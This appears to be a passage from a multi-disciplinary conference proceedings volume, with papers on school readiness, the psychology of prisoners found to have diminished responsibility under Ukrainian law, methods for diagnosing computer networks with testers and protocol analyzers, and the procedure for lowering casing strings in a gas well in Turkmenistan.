Батьки мають влаштувати правильну організацію процесу у вихованні та розвитку. Сам процес для батьків та дитини дозволяє собі бути захоплюючим та цікавим. Виховуючи на навчаючи дитину потрібно спільними зусиллями, тому що якщо якийсь критерій в дитини не розвинений до кінця, це може слугувати проблемами в школі.

#### Список літератури:

1.Буцкіна С.В. Формування мотиваційної готовності дітей 6-7 років до навчання в школі // Практична психологія та соціальна робота. - 2001.№5. – С. 16 – 19.

2.Готовність дитини до навчання / Упоряд. Максименко С.Д., Максименко К.С., Главник О.П. - К.: Мікрос-СВС, 2003. - 94 с.

3.Дронь Т. Психологічна підготовка дитини до школи // Психолог. – 2007. – №21-22. – С.57 – 63.

4.Кононко О. Л. Коментар до Базового компоненту дошкільної освіти в Україні / О. Л. Кононко. – К. : Дошкільне виховання, 2003. – 243 с.

5.Любарська І. Співпраця дошкільного закладу і родини у контексті підготовки дитини до школи: [монографія] / І. Любарська.– К.: Вид-во НПУ ім. М. П. Драгоманова, 2011. – Вип. 17. – 72с.

6.Сухомлинський В. О. Батьківська педагогіка / Василь Олександрович Сухомлинський. – К.: Рад. школа, 1978. – 229

7.Сухомлинський В.О. Зв'язок школи з сім'єю / В. О. Сухомлинський – ЦДАВО України. – Ф. 50 97. Оп. 1. – С. 238.

## ПСИХОЛОГІЧНІ ОСОБЛИВОСТІ ЗАСУДЖЕНИХ ІЗ ОБМЕЖЕНОЮ ОСУДНІСТЮ

**Суліцький Вадим Володимирович**

кандидат психологічних наук, доцент

Інститут людини Київського університету імені Бориса Грінченка

Одним із напрямів діяльності пенітенціарного психолога є диференційований підхід у наданні індивідуальної допомоги засудженим під час відбування покарання в місцях позбавлення волі. Особи, які перебувають в установах виконання покарань, мають багато різноманітних класифікаційних ознак і поділяються на «умовні групи» (категорії) профілактичного обліку з метою здійснення персоналом соціально-виховного та психологічного впливу на засуджених у процесі їх виправлення та ресоціалізації. Однією із таких категорій є засуджені, до яких за рішенням суду була застосована ст. 20 «Обмежена осудність» Кримінального кодексу України (далі – КК України).

Обмежена осудність – поняття доволі нове в юридичній практиці України. На даний час, ми зустрічаємо у науковій літературі статті, дисертації, що намагаються розкрити: історичний контекст формування поняття «обмежена осудність»; правову сутність цього терміну; механізми та наслідки правового застосування обмеженої осудності; кримінально-правове та психологічне значення і проблеми розмежування неосудності від осудності та обмеженої осудності; вплив формування поняття «обмежена осудність» на розвиток судово-психологічної експертизи; досвід застосування «обмеженої осудності» в судочинстві різних країн світу; медичні аспекти та критерії обмеженої осудності в межах комплексної судової психолого-психіатричної експертизи. В психологічній літературі ми можемо виділити дослідження В. Марчак щодо емоційних станів і процесів як ознак «обмеженої осудності» [1]. Але, у той же час, ми не знайдемо будь-яких соціально-психологічних досліджень щодо обмежено осудних осіб, які відбувають покарання в установах виконання покарань.

Відповідно статті 20 «Обмежена осудність» Кримінального кодексу України, кримінальній відповідальності підлягає особа, визнана судом обмежено осудною, тобто така, яка під час вчинення кримінального правопорушення, через наявний у неї психічний розлад, не була здатна повною мірою усвідомлювати свої дії (бездіяльність) та (або) керувати ними. Визнання особи обмежено осудною враховується судом при призначенні покарання і може бути підставою для застосування примусових заходів медичного характеру [2].

Ця стаття Кримінального кодексу України напряму вказує на наявність у засудженого психічних розладів. Таким чином, пенітенціарний психолог повинен брати до уваги цей факт при плануванні індивідуально-психологічних заходів у процесі відбування покарання засудженим з обмеженою осудністю. Ці заходи включають психодіагностичну, психопрофілактичну та психокорекційну роботу з даною групою осіб.

Підставою для постановки засудженого на профілактичний облік є наявність у судовому вирокі ст. 20 КК України «Обмежена осудність». Вона застосовується судом за результатами висновків комплексної судової психолого-психіатричної експертизи. Наприклад:

а) «розумова відсталість у легкій формі зі значними поведінковими порушеннями. Не був здатний у повній мірі усвідомлювати власні дії, контролювати та керувати ними. Потребує у наданні йому амбулаторної психолого-психіатричної допомоги в примусовому порядку в місцях перебування» (Протокол КСППЕ від 25.03.2009 року № 316);

б) «не соціалізований розлад поведінки на фоні педагогічної занедбаності, що обумовлений вживанням токсичних речовин; ознаки легкої розумової відсталості, недорозвинутого інтелекту, що не пов'язані з психічним розладом. Індивідуально-психологічні характеристики, безпосередньо, пов'язані з основним клінічним діагнозом, які суттєво вплинули на його поведінку в ситуації, що досліджувалася, та впливає у теперішній час. Не може в достатньому ступені усвідомлювати фактичний характер і суспільну небезпеку власних дій, критично оцінювати їх, та передбачати їх можливі наслідки. Потребує амбулаторного спостереження психіатра та психолога за місцем відбування покарання» (протокол КСППЕ від 13.01.2009 року № 8);

в) «... страждає емоційно-лабільними розладами внаслідок черепно-мозкової травми, частково міг усвідомлювати власні дії, але не міг ними керувати, знаходився в афективному стані, який не досяг ступеню патологічного, ... знаходився у стані фізіологічного афекту (стан сильного душевного хвилювання). Даний стан сформувався як реакція відповіді на асоціальну, агресивну поведінку постраждалого, що уявляли реальну загрозу для його життя. Не є душевнохворим, але потребує амбулаторного спостереження психіатра та психолога за місцем відбування покарання» (протокол КСППЕ від 28.04.2010 року № 459).

Дана категорія засуджених складає 4% від загальної кількості осіб, які відбувають покарання в установах мінімального рівня безпеки з загальними умовами тримання. В інших пенітенціарних закладах засуджені, які мають у вирокі ст. 20 КК України, не встановлені.

Ця група осіб у місцях позбавлення волі є новою в класифікаційному розумінні. На даний час ми не зустрічали досліджень, методичних рекомендацій щодо роботи пенітенціарного психолога з цими засудженими.

Узагальнена соціально-демографічна та психологічна характеристика засуджених із обмеженої осудністю станом на червень 2022 року:

- категорія засуджених із різними психічними аномаліями складає 4% від загального числа засуджених;

- засуджені, що страждають психічними хворобами складає: олігофренія - 12%; психопатія - 27%; інші види захворювань - 17%, у тому числі, наслідки черепно-мозкової травми - 44%;

- усі засуджені з психічними відхиленнями є асоціальними особами та здатні вчиняти різні види кримінальних правопорушень у місцях позбавлення волі: схильні до вчинення злочину – 8%, схильні до одностатевих сексуальних

стосунків – 17%, схильні до виготовлення заборонених предметів – 21%, схильні до організації та участі в азартних іграх – 59%, схильні до нападу на адміністрацію – 8%, схильні до втечі – 13%, відносно яких може бути вчинений злочин – 26%, схильні до групових ексцесів і створенню конфліктних ситуацій – 31%, схильні до заборонених зв'язків 14%, інші категорії – 14% (деякі засуджені з психічними відхиленнями знаходяться на декількох профілактичних обліках);

- загальна психологічна характеристика: «Формальне ставлення до виконання своїх обов'язків, упертість і дратівливість, необачність і безпечність в умовах пенітенціарного закладу, невірноваженість і нестриманість, грубість, нетовариськість, песимізм, упереджене ставлення до інших засуджених»;

- важливою особливістю психічно нестійких засуджених є їх схильність до аутодеструктивних дій - 22,8% від загального числа осіб, які знаходяться у місцях позбавлення волі;

- психологічні розлади характерні для засуджених у будь-якому віці, але найчастіше зустрічаються у тих, кому 20-30 років;

- засуджених з психологічними відхиленнями вчинили злочини, що підпали під ст. 121, 185, 186, 187 КК України;

- усі злочини вчинені в стані психологічної осудності, але засуджені мають висновок комплексної судової психолого-психіатричної експертизи про обмежену осудність;

- 67% злочинів вчинені у стані алкогольного сп'яніння;

- 27% - під впливом наркотичних речовин;

- найбільшу небезпеку для морально-психологічної обстановки в пенітенціарному закладі уявляють засуджені, для яких характерні реакції протесту, опозиції і протидії адміністрації. Саме ці особи часто звертаються із скаргами в усі інстанції, можуть стати ініціаторами бунту та непокори з боку засуджених;

- у роботі з психічно нестійкими засудженими треба враховувати той факт, що більшість із них (74%) мають від 2 до 4 судимостей у минулому (з урахуванням кримінальних покарань, що не пов'язані з позбавленням волі), а також, що під час відбування покарань (61%) підтримують зв'язок із засудженими негативної спрямованості, а 39% з особами нейтральної або позитивної спрямованості. Для перших характерний постійний стан агресії, для других – нейтрально-песимістичний;

- майже усі засуджені цієї категорії мають відхилення у фізичному здоров'ї. Найчастіше зустрічаються такі види захворювань, як туберкульоз - 17%, виразка шлунку або гастрит - 35 %, інші захворювання - 43%, фізично здорові - 5%;

- зі 100% цієї категорії, 24% не мали до відбуття покарання певного місця проживання, 26% знаходилися у цивільному шлюбі, 41% до вчинення злочину ні де не працювали;

- засудженим із обмеженою осудністю властива аномальна лінія розвитку особистості: ізоляція від людей; труднощі характеру; нерозбірливі зв'язки та стосунки; непередбачувана поведінка; невизнання; порушення лібідо, поступова деградація, зміни соціальних орієнтацій і цінностей, самозакоханість.

Ретельне вивчення психологічних особливостей обмежено осудних

засуджених дозволило нам виділити такі індивідуальні типи особистостей:

перший тип: неспокійний, насторожений, невпевнений в собі. Нетовариський, має понижені оцінки оточуючих і самооцінку. Дуже вразливий. Адаптація йде тривало, тому дії загальмовані. Легко драматизує ситуації;

другий тип: пихатий, енергійний, не має правил. Бажає продовжувати антигромадський спосіб життя. На першому плані – побутові потреби. Усіма силами прагне досягти визнання, успіху, вигоди. Товариський, демонстративний. Жорстко висуває свої вимоги;

третій тип: владний, недовірливий, підозрілий. Завжди прагне до першості. Дріб'язковий. Насолоджується будь-якою перевагою. Мстивий, зневажливий, деспотичний. Швидко стомлюється.

четвертий тип: завжди невдоволений, буркотливий, схильний до причіпок. Дріб'язково-вимогливий. До уїдливості не схильний. Легко ображається на дурниці. Часто похмурий, дратівливий. Заздрісний. У справах невпевнений. У стосунках - підлеглий. Перед труднощами пасує. У соціально-психологічному відділенні установи виконання покарань тримається осторонь. Злопам'ятний. Друзів не має. Любить підвищувати голос.

п'ятий тип: дуже демонстративний, не вміє співпереживати. Емоційно бідний. Любить протиставляти себе колективу засуджених. Дуже напористий в досягненні значущих для себе цінностей. Часто фальшивий.

шостий тип: дуже пасивно-байдужий; у відношенні до оточення – жорстко вимогливий. Злопам'ятний. Часто проявляє пасивну упертість. Дріб'язковий. До чужої думки ставиться байдуже. Ригідний, надає перевагу звичним справам і монотонності побуту. Інтонації розмови маловиразні. Малоестетичний.

сьомий тип: урівноважено-меланхолійний. Тонко чутливий. Причепливий, цінує довірливо-інтуїтивні стосунки. Іноді панікує, іноді впадає в депресію. Проте, частіше, спокійно-задумливий.

Це основні сім основних типів характеристик, які зустрічаються у засуджених з обмеженою осудністю. Але, у цій категорії осіб, які перебувають у місцях позбавлення волі, можуть бути інші яскраво-виражені психологічні особливості, що пов'язані з акцентуаціями характеру.

Для полегшення організації індивідуально-виховної роботи з засудженими кожного типу та планування пенітенціарними психологами заходів з ними, ми пропонуємо такі рекомендації:

перший тип: заходи повинні бути спрямовані на підтримку, захист від кепкувань. Спробуйте виділити позитивні сторони характеру засудженого та спирайтеся на них під час психологічної роботи з клієнтом. Підбирайте для нього діяльність, що не вимагає активного спілкування та строгої регламентації. Активізувати інтерес до оточення. Намагайтеся щоб коло його спілкування більше було із засудженими позитивній спрямованості;

другий тип: у поводженні з цим засудженим спробуйте тримати його "у певних межах", оскільки той схильний до зарозумілості та підпорядкуванню собі оточуючих. Діяти краще спокійно, але твердо та впевнено. Можна запропонувати роль організатора окремого заходу або доручення. При цьому, вимагати виконання покладених на нього обов'язків. Зміст проведених із ним

заходів, повинен бути спрямований на формування у засудженого законослухняної поведінки;

третій тип: до цих засуджених не можна ставиться байдуже. Можна відноситися доброзичливо, можна – з іронією. Підібрати для них такий вид діяльності, де він був би відокремлений, у міру можливості, від спілкування з іншими засудженими. Але, основний зміст психологічної роботи повинен бути спрямований на формування комунікативних навичок у засуджених цього типу;

четвертий тип: бажано налагодити якісь стосунки з цією категорією засуджених. Це легше зробити, ґрунтуючись на недовірливості цієї людини до оточуючих. Іноді цікавтеся, у відвертій бесіді, його самопочуттям, успіхами, проблемами. Заохочуйте сумлінність засудженого у навчанні, праці, виконанні окремих доручень тощо. Засуджений такого типу вимагає постійної уваги і індивідуального підходу;

п'ятий тип: стиль взаємодії м'який, терпимий, щоб не загострювати негативні якості характеру. Бажане законослухняне виховання. Залучати до позитивних соціальних груп з сильним, впливовим лідером;

шостий тип: створити у засудженого відчуття, що його доля не байдужа психологу. Слід цікавитися дрібницями побуту, самопочуттям. Доручати справи, що вимагають акуратного виконання. Хвалити за сумлінність;

сьомий тип: створити обстановку спокійної діяльності, частіше проводити індивідуальні довірливі бесіди, брати участь в особистій долі.

Головне завдання в роботі пенітенціарних психологів – це щоденне спостереження та систематичність обробки отримуваних результатів. Можна створювати штучні умови для розкриття у засуджених тих або інших психологічних якостей. Але, у жодному разі, не треба вдаватися до маніпуляцій і провокацій. Важливо суворо дотримуватися етичних правил поведінки з засудженими.

Перед пенітенціарними психологами стоїть завдання правильно оцінити поведінку засуджених, оскільки ряд симптомів не укладається в загальну клінічну картину обмеженої осудності. Важливо проводити щоквартальні контрольні психодіагностичні опитування та радитися з психіатром установи виконання покарань щодо психічних станів і їх вірогідний вплив на поведінку засудженого та, у разі потреби, відправляти на обстеження та консультацію до лікаря, оскільки нервова напруга та перевтома під час відбування покарання можуть викликати хворобливі зміни в організмі людини та негативно вплинути на її психічний стан.

У більшості осіб із обмеженою осудністю ясна свідомість і вони можуть відповідати за свої висловлювання, вчинки, дії як і всі інші засуджені. Проте, засуджені, які належать до цієї групи, схильні до порушення режиму, порядку, дисципліни й афективних вчинків. Аналіз поведінки обмежено осудних у місцях позбавлення волі свідчить, що основними видами порушень є: порушення локалізації 41 %; порушення режиму утримання 43 %; напад на адміністрацію 6 %; інші порушення 10 %.

При спостереженні за обмежено осудними засудженими пенітенціарному психологу треба пам'ятати про симптоми депресивного стану: ранкове



пробудження з нестерпною тугою; постійне відчуття тривоги; "сухість очей"; слабкість; розбитість; сльозливість тощо.

Важливо правильно підійти до аналізу вчинків засуджених. Багато з них пов'язані з істеричною реакцією на ситуацію. Тобто, хворобливе реагування на умови ізоляції, режимні вимоги, виробничий процес, вимоги адміністрації установи виконання покарань щодо виконання розпорядку дня. Пенітенціарний психолог не повинен реагувати на істеричні прояви засуджених як на удаваність, не вимагати, щоб він перестав поводитися таким чином, а спільно з психіатром, після застосування заходів медичного характеру, допомогти клієнту подолати екзистенціальну кризу ізолював його від інших засуджених.

Таким чином, у роботі з обмежено осудними пенітенціарний психолог повинен дотримуватися, перш за все, індивідуального підходу до кожного засудженого; активно співпрацювати з психіатром установи виконання покарань; вчасно реагувати на негативні прояви у поведінці клієнта та застосовувати до нього психокорекційні та психопрофілактичні заходи. В кризовій ситуації важливо дотримуватися формули: медикаментозне втручання – психіатричне супроводження – психологічне втручання – психологічне супроводження.

#### Список літератури:

1. Марчак В.Я. Емоційні стани і процеси як підстава обмеженої осудності. *Боротьба з організованою злочинністю і корупцією (теорія і практика)*. 2009. Вип. 21. С. 231-240.

2. Електронний ресурс. Кримінальний кодекс України. URL: <https://ips.ligazakon.net/document/T012341?an=79> (дата звернення 30.06.2022 року).

## PROSPECTS FOR THE DEVELOPMENT OF METHODS OF DIAGNOSTIC COMPUTER NETWORKS

**Andrushchak Igor,**

Doctor of Technical Sciences, Professor

The prospect of developing modern methods of testing and diagnosing and diagnosing computer networks is considered. The main tasks of diagnosing a network associated with the occurrence and elimination of faults at the stages of design and operation of modern computer networks are formulated.

Keywords: diagnostics, computer network, defect search, model, graph.

.....

For a number of years, most of the issues of improving the performance and reliability of networks were solved by purchasing new equipment. Not always such a solution was technically and economically justified, but almost always it made it possible to achieve the desired goal - the network began to work faster and better. With a 200% bandwidth margin, almost all "bottlenecks" can be easily "expanded", and by purchasing only the most expensive equipment from network technology leaders, you can, with a high degree of probability, protect yourself from "hidden defects".

Installation and testing of structured cable networks is a difficult operation, but it is performed according to known rules and algorithms. The same applies to the installation and commissioning of the office telephone network. Meanwhile, the problems arising in local area networks (LANs) are much more complex and diverse. Often, they do not consist in the termination of functioning or failures in the operation of the local network, but in the inadequate operation of the network or its part.

Therefore, the operation of a local network is unthinkable without testing, diagnostics and prevention. A significant part of this work is performed intuitively and from the outside is more like shamanism. But despite this, in order to achieve a high-quality result, the local network administrator must have excellent technical equipment. Problems arising in local networks can be divided into three main groups: failures at the physical level, network overload and errors in the operation of network protocols. Physical level failures are caused by the failure of any electrical or electronic network devices and components. Network congestion occurs when a network device cannot process incoming requests. Errors in the operation of network protocols lead to the fact that network devices cannot communicate with each other due to the incorrect operation of network drivers or the inability of the network to process packets of any protocol (or several protocols at the same time) [1].

Physical layer failures can occur in the network device, the transmission medium, or at their point of contact. They are the easiest to detect, as they are permanent (naturally, until elimination). You can localize the malfunction, in particular, with the help of the simplest testers for local networks. Such testers check the operation of the channel in one direction (from the tester to the hub or to the network card of the

computer). If a defect occurs in the transmission medium, it can be detected using a cable tester. Floating errors caused by poor contact in connectors are somewhat more difficult to diagnose. But even such malfunctions can be detected using a cable tester - just be careful. By the way, no matter how banal it sounds, I would like to remind you that the best way to prevent the formation of defects in the transmission environment is to use quality materials and professional installation.

Errors as a result of network overload and incorrect operation of network protocols are a completely different matter. Such errors are the most difficult to detect, since most often they are irregular in nature. They are also more insidious, as they can paralyze the work of the organization at the most inopportune moment. Their instrumental diagnosis is carried out with the help of quite expensive devices - network testers and protocol analyzers. However, experience and intuition are even more valuable, and not everyone has them.

Network testers are intermediate between cable testers and protocol analyzers. They are indispensable for troubleshooting networks. Manufacturers produce a wide range of such devices, which differ in a set of controlled parameters and service functions, the ability to work in certain networks (for example, Ethernet and/or Token Ring), design and price. These devices allow you to measure many different parameters, such as peak and average load, the share of broadcast traffic, failures in the operation of upper-level protocols. In Ethernet networks, some of them are able to count the number of collisions (collisions), identify the addresses of DLC packets (with CRC errors, short and long), distinguish fragments from packets with CRC errors and short packets. In Token Ring networks, they are connected to the ring in which the signaling process is running, and can determine a station with an overloaded reception buffer, determine the order of stations in the ring, and measure the time of passing the token [2].

Despite all the advantages, portable network testers have one drawback - they cannot intercept and decode packets. And if such capabilities are necessary, for example, for a more in-depth study of the functioning of network applications, then it is worth paying attention to protocol analyzers. Basically, it is a computer with one or more network interfaces, with specialized software. Some of these analyzers can understand two hundred different protocols. Each of them is at least capable of intercepting packets and filtering them according to specified parameters. Using appropriate filters, you can get a lot of different, sometimes irreplaceable information. The stored information can then be processed to provide a brief description of the packets and a detailed summary of the protocols they use. In addition, all analyzers record the time of the packet and show the network and physical addresses of its sender and recipient.

Protocol analyzers are able to even collect data on the operation of one or another level specified by the user, and all the necessary information is immediately in front of the user's eyes. But in order to use such devices, the administrator must be highly qualified and well versed in network protocols. Otherwise, it either simply will not be able to cope with a huge amount of information (even filters do not always help), or it may incorrectly interpret the analyzer data. Attempts to make corrections based on incorrect conclusions are fraught with serious danger of failure of a network segment.

Therefore, protocol analyzers are most often used as expert systems and only when all other means have been exhausted.

Note that portable network testers, while requiring some skill, are generally easier to learn. Today, with minimal weight and size, they have enough power to diagnose most LAN problems, especially when supported by cable tester functions.

Today, the situation has changed, and the economic justification of projects for the modernization of networks is becoming relevant. World experience shows that investments in the professionalism of specialists give a greater return than investments in hardware, even very good ones. The required network bandwidth or network reliability cannot be estimated without a detailed analysis of its current state. This can only be done through diagnostic tools and methods for testing computer networks.

Diagnostic tools designed for computer networks can be classified according to two main features:

- a tool designed to diagnose the network or to test the network;
- a tool designed for reactive diagnostics or for proactive diagnostics.

Under network diagnostics, it is customary to understand the measurement of the characteristics of the network during its operation (without stopping the work of operators). Network diagnostics is, in particular, the measurement of the number of data transmission errors, the degree of utilization (utilization) of network resources or the reaction time of the application software, which the network administrator must perform daily.

There are two types of diagnostics: proactive and reactive. Proactive diagnostics should be performed during network operation on a daily basis. The main goal of predictive diagnostics is to prevent network outages. Reactive diagnostics are performed when the network has already failed and you need to quickly locate the source and identify the cause.

In order to check the conformity of the quality of the cable system with the requirements of the standards, determine the maximum network bandwidth or evaluate the response time of the application software when changing the settings of the switch or the operating system (, then such measurements can be made only if there are no working users on the network. In this case, it is correct use the term "network testing." Thus, network testing is the process of actively influencing a network in order to check its operability and determine potential opportunities for transmitting network traffic [3].

Testing can be conditionally divided into several types depending on the purpose for which it is carried out. This is testing the cable system of the network for compliance with TIA / EIA TSB-67 standards; stress testing of specific network devices in order to check the stability of their work at various levels of loads and various types of network traffic; software testing, in particular, to determine its requirements for the bandwidth of network resources (to the characteristics of the communication channel, server); stress testing of the network (specific network configurations) in order to identify "hidden defects" in the equipment and "bottlenecks" in the network architecture, as well as to determine the threshold values of traffic allowed in this network. Testing of application software to determine the bandwidth requirements of network resources is carried out by software companies. Such testing

is carried out as part of a comprehensive review of software before it is released to the market and is called quality assurance testing (Quality Assurance Test, QAT).

Stress testing of network devices is usually carried out by independent specialized laboratories. Examples of such laboratories are LANQuest and Data Communications. Most often, stress testing of devices is carried out in order to verify the declared technical characteristics and identify various kinds of defects.

Network diagnostic tools can be divided into two categories depending on the principle of their operation: network monitoring and management tools (hereinafter monitoring software) and network protocol analyzers (hereinafter protocol analyzers).

The principle of operation of monitoring tools is based on the interaction of the operator console with the so-called agents, which, in fact, monitor and control the operation of network devices. Examples of monitoring tools are 3Com's Transcend, Bay Networks' (now Nortel's) Optivity, and HP OpenView Net Metrix. Agents can be built into hardware or loaded in software. Since the most common protocol for communicating between the operator console and agents is SNMP, these agents are often referred to as SNMP agents. SNMP agents can perform a variety of functions, depending on the type of Management Information Base (MIB) they support. These functions may include configuration management of the device in which the agents are embedded (configuration management), information access control management (security management), device performance analysis (performance management), measurement of the number of errors in data transmission (fault management) and others.

In reactive network diagnostics using monitoring tools, the measuring device is the SNMP agent of the device being diagnosed. However, when failures occur, the SNMP agent readings cannot be considered reliable. This is especially true when failures occur in the device itself with the SNMP agent installed. In such cases, the observer must be "independent" of the device being diagnosed. The SNMP agent of the device always monitors the network collision domain from only one point and, which is especially important for reactive diagnostics, does not have the ability to generate test traffic. As a result, if not all equipment has built-in agents, then some of the link layer errors in the network domain may not be recorded.

From the point of view of reactive diagnostics, the ability to quickly localize defects in the network, the use of network protocol analyzers is preferable. They are a much more powerful tool compared to network monitoring tools, as they are devoid of all the disadvantages listed above. It is the possibility of effective reactive diagnostics that is an urgent task for network administrators today. The principle of operation of the protocol analyzer differs from the principle of operation of the network monitoring tool. The network protocol analyzer examines all network traffic passing by. LANs are broadcast by nature, every frame from any station within a collision domain is seen by all stations in that network domain. By connecting the analyzer to any point of the network collision domain, you will see all traffic in this domain [4].

Protocol analyzers provide the ability to collect data on the operation of protocols at all levels of the network and, in most cases, are able to generate test traffic into the network. Having a large buffer for collecting packets, protocol analyzers allow you to quickly locate the cause of a network failure: for example, to detect the fact that a

particular server is overloaded, transport layer packets disappear without a trace on faulty network cards, switches and routers, IP packets with an incorrect checksum, duplicate IP addresses and more.

Protocol analyzers can be divided into two categories: software and hardware (or firmware). A software analyzer is a program that is installed on a computer with a conventional network card. The protocol analyzer puts the computer's network card into the mode of receiving all packets (promiscuous mode). Examples of software protocol analyzers are Observer and Distributed Observer from Network Instruments, NetXray from Network Associates, LANalyzer for Windows from Novell, and many others.

The use of various methods of testing and diagnosing computer networks allows you to timely identify errors in the network, which will significantly increase the efficiency of computer networks, as well as increase the operational life.

### **References:**

1. Bondarenko M. F. Design and diagnostics of computer systems and networks / M. F. Bondarenko, G. F. Krivulya, V. G. Ryabtsev, S. A. Fradkov, V. I. Khakhanov. - Kharkov: KNURE, 2000. - 306 p.
2. Callan R. Basic concepts of neural networks. - M.: Williams Publishing House, 2001.
3. Duplik S.V. Model of adaptive testing on fuzzy mathematics. Informatics and education. 2004. No 11, pp. 57-65.
4. Scott Hogdal J. Analysis and diagnostics of computer networks - M: Laurie, 2001. - 353 p.

## **DESCENT OF CASING COLUMNS OF AN INCLINED-DIRECTIONAL WELL FOR DUAL COMPLETION ON THE NORTHERN GOTURDEPE SQUARE**

**Deryaev Annaguly Rejepovich**

Candidate of Technical Sciences, Senior Researcher,  
Scientific Research Institute of Natural Gas of the State Concern „Turkmengas”,  
Ashgabat, Turkmenistan

The mode of casing descent is understood as the assembly of casing pipes into the column, its descent into the well for the length of each pipe, topping up the drilling mud and flushing the trunk. Design solutions should ensure the descent of the casing string into the specified interval of the borehole without complications, satisfactory preparation of the casing string and annulus space for cementing when meeting technological requirements and instructional instructions on the duration of individual operations. The operation of fixing the well at the Northern Goturdepe field №147 for development by the dual completion (DC) method was carried out successfully with the determination of the correct preparation of the casing pipes, the lower and upper parts of the casing columns, the drilling rig, drilling equipment, tools and the wellbore.

Before lowering the casing, drilling foremen and drillers must:

- Together with the members of the drilling crew to carry out preparatory work for the descent of the column according to the approved plan;
- Instruct the workers of drilling shifts on the descent of the column, assign responsibilities and assign jobs to each worker;
- Together with the mechanic (or members of the relevant commission), check the condition of the entire drilling rig, foundations, foundations, hoisting system, winch, instrumentation (instrumentation). the trigger tool, as well as the alignment of the tower and the horizontal position of the rotor. All detected malfunctions and deficiencies must be eliminated before the start of the descent of the column [1].

During the last drilling, the parameters of the drilling fluid in the well and its reserve volume should be brought into compliance with the requirements of the project, the GTO (geological and technical order) or the regulations. When lifting the drill string, it is necessary to strictly control the volume of drilling fluid being added to the well.

Before the casing is lowered, the borehole should be prepared with a working arrangement of the drill string or a rigid arrangement of the bottom of the drill string.

When preparing the borehole, it is recommended to include in the drill string and use eccentrics that will effectively clean stagnant zones in the cavities. The study of the well during calibration with a working layout should be carried out only in those intervals where "landings" and "tightening" of the tool are detected until the latter are completely eliminated.

When working out, it is necessary to ensure a continuous uniform feed of the chisel. The number of rotations of the rotor and the flushing mode should be the same as when drilling this interval. The permissible axial load on the chisel is up to 2,0 tp.

After completion of the study and calibration of the trunk, the well should be flushed for at least two cycles of drilling fluid circulation. About the readiness of the borehole for the descent of the casing string, it is necessary to make appropriate entries in the drilling (shift) log and the daily report of the drilling foreman.

After checking the readiness of the drilling rig and the borehole, the chief engineer of the drilling organization or the person responsible for the descent and cementing of the column gives permission for the descent of the casing.

Fastening of the casing string is carried out in accordance with the approved work plan under the supervision of the chief engineer of the drilling organization or the person responsible for the descent and cementing of the column. The person responsible for the descent of the column must instruct the personnel of the drilling crew on the descent of the casing string and familiarize them with the plan for the descent of the column.

For the descent of casing strings, wedge grippers, spider elevators or elevators should be used, as a rule, they should be appropriate in size and serviceable, their load capacity should exceed the maximum possible load on the hook when fixing the well.

Muff-free casing pipes should be lowered into the well only on a spider elevator and a wedge gripper or two spider elevators.

When preparing the casing pipes for screwing, immediately before their descent into the well, the fastening of the safety rings should be loosened. Each casing pipe prepared for descent is re-measured. Dragging the casing pipes from the gangway into the drilling should be carried out with loosely screwed safety rings at the nipple ends. Each casing pipe should be lowered or rolled off the catwalk carefully, without bumps. If necessary, a rope shock absorber should be used. It is necessary to avoid hitting the casing pipes to any part of the rig or other equipment. A retaining rope should be installed on the tower gate [3].

After dragging the casing pipe into the drill pipe, unscrew the safety ring from the nipple end and remove the nipple from the coupling part, clean and inspect the threads, and skip the template. Checking the compliance of the internal pipe diameters should be carried out using a special template. The driller should not lift the pipe above the rotor without making sure that the template exits the pipe.

Pipes through which the template does not pass must be rejected and not used for descent into the well. The operation of pipe templating should be assigned to a responsible person from among the driller's assistants.

It is recommended to make up the pipes with factory lubrication, if the safety ring and nipple have not been unscrewed before and the thread is not broken. In case of contamination or corrosion of the joint, the factory grease must be removed, make sure that the thread is working properly and apply the appropriate sealing (sealing) lubricant.

The threaded end of the pipe being built up must be inserted into the coupling smoothly, carefully and without distortions in order to avoid damage to the thread. If the pipe is skewed when fitting into the coupling or it is difficult to make up, it should be disconnected, lifted, cleaned and check the condition of the threads in the coupling and the nipple end.

The stackable casing pipe with the end inserted into the coupling should first be



rotated by the canopy, and then smoothly fed down, controlling the correctness of screwing the thread turns.

Screwing of threaded connections of casing pipes should initially be carried out with a hemp rope, a circular key or an automatic key, followed by mandatory fastening with machine keys. The drilling foreman or other responsible person must monitor the correct screwing and fastening of the threaded connections of the casing pipes.

The threaded connection is considered to be satisfactorily screwed if the end of the coupling coincides with the last risk on the pipe. The deviations allowed in this case are  $\pm 1$  thread thread. If, at maximum torque, more than three threads of thread remain above the end of the coupling, or if the thread is completely hidden under the end of the coupling when screwed manually, then such a threaded connection is rejected. In this case, the pipe should be disconnected, put aside for subsequent inspection and prepare a new pipe for screwing [4].

In order to prevent the possibility of unscrewing the lower casing pipes of conductors and intermediate columns (during the subsequent deepening of the well), it is recommended to weld the bottom 5-6 screwed and fixed threaded connections with an intermittent seam during the descent of the column with the help of electric welding, provided that the technological rules and requirements for welding pipes made of the corresponding steel grade are met.

When lowering the casing, strict consideration should be given to the number of casing pipes, the length of each pipe and the increasing length of the column. Unverified pipes and pipes with unclear markings are not allowed to be used for fixing the well.

During the descent of the casing string, it is necessary to control the nature of its filling by volume, the liquid displaced from the well and the change in the load on the hook. The liquid level (drilling mud) after filling the column should be located at the mouth and monitored visually.

During the descent of the casing, it is necessary to restore circulation or intermediate flushing of the trunk in accordance with the work plan. The frequency of restoration of circulation and intermediate flushing is determined for each specific well, taking into account the experience of fixing columns on a given area.

Restoration of circulation and subsequent flushing of the well should begin when the casing is filled to the mouth with drilling fluid and the minimum supply of pumps with a gradual increase to the required value.

In case of signs of complications (planting, tightening, degassing of drilling mud, etc.), as well as after lowering the casing string to the bottom, the well should be flushed at maximum performance of drilling pumps, preventing the possibility of hydraulic fracturing, during the time necessary for complete cleaning of drilling mud from sludge and bringing its parameters into compliance with the requirements of the work plan.

In order to prevent the casing string from being caught in the process of filling it with drilling mud, restoring circulation and intermediate flushes, the column must be periodically paced. In between pacing, the column should be kept suspended.

If during the descent of the casing there are landings and tightening that cannot be eliminated by flushing and pacing, then the column must be lifted completely and the borehole must be prepared anew for the descent of the column.

In case of signs of absorption and decrease in the level of liquid (drilling fluid) in the annulus, measures should be taken to fill it with drilling fluid and restore circulation or take another decision, depending on the specific geological and technical conditions of the well.

In order to avoid crumpling of the casing pipes, it is necessary to calculate the permissible rate of descent of the column. Lower the casing pipes smoothly, avoiding large positive or negative accelerations, which can create unnecessary hydraulic shocks and piston effect. Maintain a descent speed of 45 seconds per pipe.

